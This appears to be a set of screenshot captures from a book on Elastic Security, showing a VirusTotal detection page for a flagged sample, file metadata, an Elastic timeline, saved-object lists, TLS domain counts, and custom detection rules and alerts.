| <input type="text" value="5b7e82e051ade4b14d163eea2a17bf8b"/> | | |
| <p>By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.</p> | | |
| <p>Want to automate submissions? Check our API, free quota grants available for new file uploads</p> | | |



37 security vendors flagged this file as malicious



b325c92fa540edeb89b95dbfd4400c1cb33599c66859a87aead
820e568a2ebe7 599.00 KB 2021-03-21 12:45:42 UTC
5b7e82e051ade4b14d163eea2a17bf8b.virus Size 1 month ago



Community Score

checks-network-adapters direct-cpu-clock-access long-sleeps malware peexe runtime-modules

| DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY |
|------------------|---------------------------------|--------------------|-----------------------------------|-----------|
| Ad-Aware | Trojan.GenericKDZ.73609 | ALYac | Trojan.GenericKDZ.73609 | |
| SecureAge APEX | Malicious | Arcabit | Trojan.Generic.D11F89 | |
| Avast | Win32:PWSX-gen [Trj] | AVG | Win32:PWSX-gen [Trj] | |
| Avira (no cloud) | TR/AD.VidarStealer.tcyca | BitDefender | Trojan.GenericKDZ.73609 | |
| BitDefenderTheta | Gen:NN.ZexaF.34628.LuW@aKIHnvmG | Bkav Pro | W32.AIDetect.malware2 | |
| CAT-QuickHeal | Ransom.MedusaReborn.J1 | CrowdStrike Falcon | Win/malicious_confidence_100% (W) | |
| Cybereason | Malicious.24688d | Cylance | Unsafe | |
| Cynet | Malicious (score: 100) | eGambit | Unsafe.AI_Score_99% | |
| Elastic | Malicious (high Confidence) | Emsisoft | Trojan.GenericKDZ.73609 (B) | |
| eScan | Trojan.GenericKDZ.73609 | ESET-NOD32 | A Variant Of Win32/Kryptik.HKAZ | |
| FireEye | Generic.mg.5b7e82e051ade4b1 | Fortinet | W32/Kryptik.HKAZ!tr | |
| GData | Trojan.GenericKDZ.73609 | Kaspersky | HEUR:Trojan.Win32.Injuke.gen | |


ExifTool File Metadata

| | |
|-------------------|---|
| MIMEType | application/pdf |
| PageLayout | SinglePage |
| ModifyDate | 2009:09:22 15:27:04-04:00 |
| CreatorTool | Acrobat PDFMaker 8.1 for PowerPoint |
| Producer | Acrobat Distiller 8.1.0 (Windows) |
| Author | [REDACTED] |
| InstanceID | uuid:8db6338a-66b2-4666-9567-36449911ffed |
| FileType | PDF |
| Format | application/pdf |
| XMPToolkit | Adobe XMP Core 4.0-c316 44.253921, Sun Oct 01 2006 17:14:39 |
| Linearized | Yes |
| Creator | [REDACTED] |
| FileTypeExtension | pdf |
| PageCount | 38 |
| Title | [REDACTED] |
| CreateDate | 2009:09:22 15:26:45-04:00 |
| MetadataDate | 2009:09:22 15:27:04-04:00 |
| PDFVersion | 1.4 |
| Company | [REDACTED] Company |
| DocumentID | uuid:2d57c30b-b580-4105-a347-da443b1289fd |
| TaggedPDF | Yes |


Submissions 1

| Date | Name | Source | Country |
|---------------------|--|-------------------|---------|
| 2021-03-21 12:45:42 | 5b7e82e051ade4b14d163eea2a17bf8b.virus | fj 22b3c7b0 - api | CA |

Submissions Per Country



Submissions Per Date



Prevalence Summary

| | |
|--------------------|---------------------|
| First Submission | 2021-03-21 12:45:42 |
| Last Submission | 2021-03-21 12:45:42 |
| Last Rescanned | 2021-03-21 12:45:42 |
| Total Submissions | 1 |
| Source submissions | 1 |

elastic Search Elastic

Security / Detections

Untitled timeline ✕

Untitled timeline Unsaved Processes: 0 Users: 0 Hosts: 1 Source IPs: 1 Destination IPs: 1 Add to favorites Attach to case

Query 1 Correlation Analyzer Notes 1 Pinned

May 16, 2021 @ → May 16, 2021 @ Refresh All data sources

Query: `[_id: "c951216bd23666d17df75ab08e8a4255bd824f4ad2c90100cfa89ffc62851489" x]`

Filter: `AND` Search KQL

Network details: 64.225.18.241 ✕

[View details page](#)

New York, New York

Autonomous system

Max anomaly score by job

First seen: Jan 19, 2021 @ 15:14:43.161

Last seen: 1 hour ago

Host ID

Host name

Whois: [iana.org](#)

Reputation: [virustotal.com](#), [talosintelligence.com](#)

Updated 1 hour ago

1 of 1 events

Chapter 12: Sharing Information and Analysis

Saved Objects

Export 1,099 objects Import Refresh

Search... Type Tags Delete Export

| Type | Title | Tags | Actions |
|------|--|------|---------|
| | Advanced Settings [7.11.1] | | |
| | Advanced Settings [7.12.0] | | |
| | Advanced Settings [7.13.0] | | |
| | [Filebeat Cisco] ASA Firewall | | |
| | [Filebeat IBM MQ] Overview of error log overview | | |
| | [Filebeat Envoyproxy] Overview | | |
| | [Filebeat CoreDNS] Overview | | |

Saved Objects

Export 838 objects

Search type:(visualization) Type Tags

| Type | Title | Tags |
|------|-----------------------------------|------|
| | Event Outcome [Filebeat Okta] | |
| | Transaction Types [Filebeat Okta] | |
| | Time Series [Filebeat Okta] | |
| | Actor Types [Filebeat Okta] | |

- config (2)
- url (2)
- query (0)
- index-pattern (6)
- ✓ visualization (838)
- canvas-element (0)

Saved Objects

Export 75 objects Import Refresh

Search type:(visualization) tag:(security or "threat intel") Type Tags Delete Export

| Type | Title | Tags | Actions |
|------|---|--------------|---------|
| | Abuse Malware TLSH Hashes [Filebeat Threat Intel] | threat intel | |
| | Abuse Malware Indicators [Filebeat Threat Intel] | threat intel | |

- ✓ security
- ✓ threat intel

Saved Objects

Manage and share your saved objects. To edit the underlying data of an object, go to its associated application.

type:(dashboard) tag:(security)

| Type | Title | Actions |
|-------------------------------------|-------------------------|---------|
| <input checked="" type="checkbox"/> | Chapter 6 - HTTP Dashbo | ... |
| <input checked="" type="checkbox"/> | Chapter 6 - TLS Dashbo | ... |
| <input checked="" type="checkbox"/> | Chapter 6 - DNS Dashboa | ... |

Rows per page: 50

Export 3 objects | Import | Refresh

OR

Delete | Export

Export 3 objects


Select which types to export

- dashboard (3)
- Include related objects

Cancel | Export all

Import saved objects

Select a file to import


export.ndjson
[Remove](#)



Import options

Check for existing objects ⓘ

- Automatically overwrite conflicts
- Request action on conflict


Create new objects with random IDs ⓘ

Cancel | Import



Chapter 6 - TLS Destination Domain

| destination.domain: Descending | Count |
|------------------------------------|-------|
| v10.events.data.microsoft.com | 492 |
| settings-win.data.microsoft.com | 281 |
| cp601.prod.do.dsp.mp.microsoft.com | 256 |
| www.bing.com | 156 |
| nav.smartscreen.microsoft.com | 140 |



[Upload value lists](#) [Import rule](#) [Create new rule](#)

Search: e.g. rule name Tags: Elastic rules (561) **Custom rules (3)**

Version Tags Activated ↓

Detection rules

Upload value lists **Import rule** Create new rule

Rules Rule Monitoring Exception Lists

All rules

Updated 1 minute ago

Showing 3 rules | Selected 0 rules Bulk actions Refresh Refresh settings

| Rule | Risk score | Severity | Last run | Last response | Last updated | Version | Tags | Activated |
|--|------------|----------|---------------|---------------|----------------------------|---------|--------------|-------------------------------------|
| <input type="checkbox"/> Malicious Indicator Match Rule | 99 | Critical | 3 minutes ago | succeeded | Jun 2, 2021 @ 00:14:51.852 | 1 | indicator | <input checked="" type="checkbox"/> |
| <input type="checkbox"/> Packtpub Network Traffic Test | 21 | Low | 8 days ago | succeeded | Jun 2, 2021 @ 00:12:32.189 | 5 | Network Test | <input type="checkbox"/> |
| <input type="checkbox"/> Imported Packtpub Network Traffic Test | 21 | Low | — | — | Jun 9, 2021 @ 21:27:57.150 | 5 | Network Test | <input type="checkbox"/> |



Open In progress Closed

Showing 1 alert | Selected 0 alerts Take action Select all 1 alert Additional filters

| Alert | Timestamp | Rule | Severity | event.category | host.name |
|--------------------------|----------------------------|--|----------|----------------------------|-----------|
| <input type="checkbox"/> | Jun 9, 2021 @ 21:36:47.011 | Imported Packtpub Network Traffic Test | low | network_traffic network | packtpub |

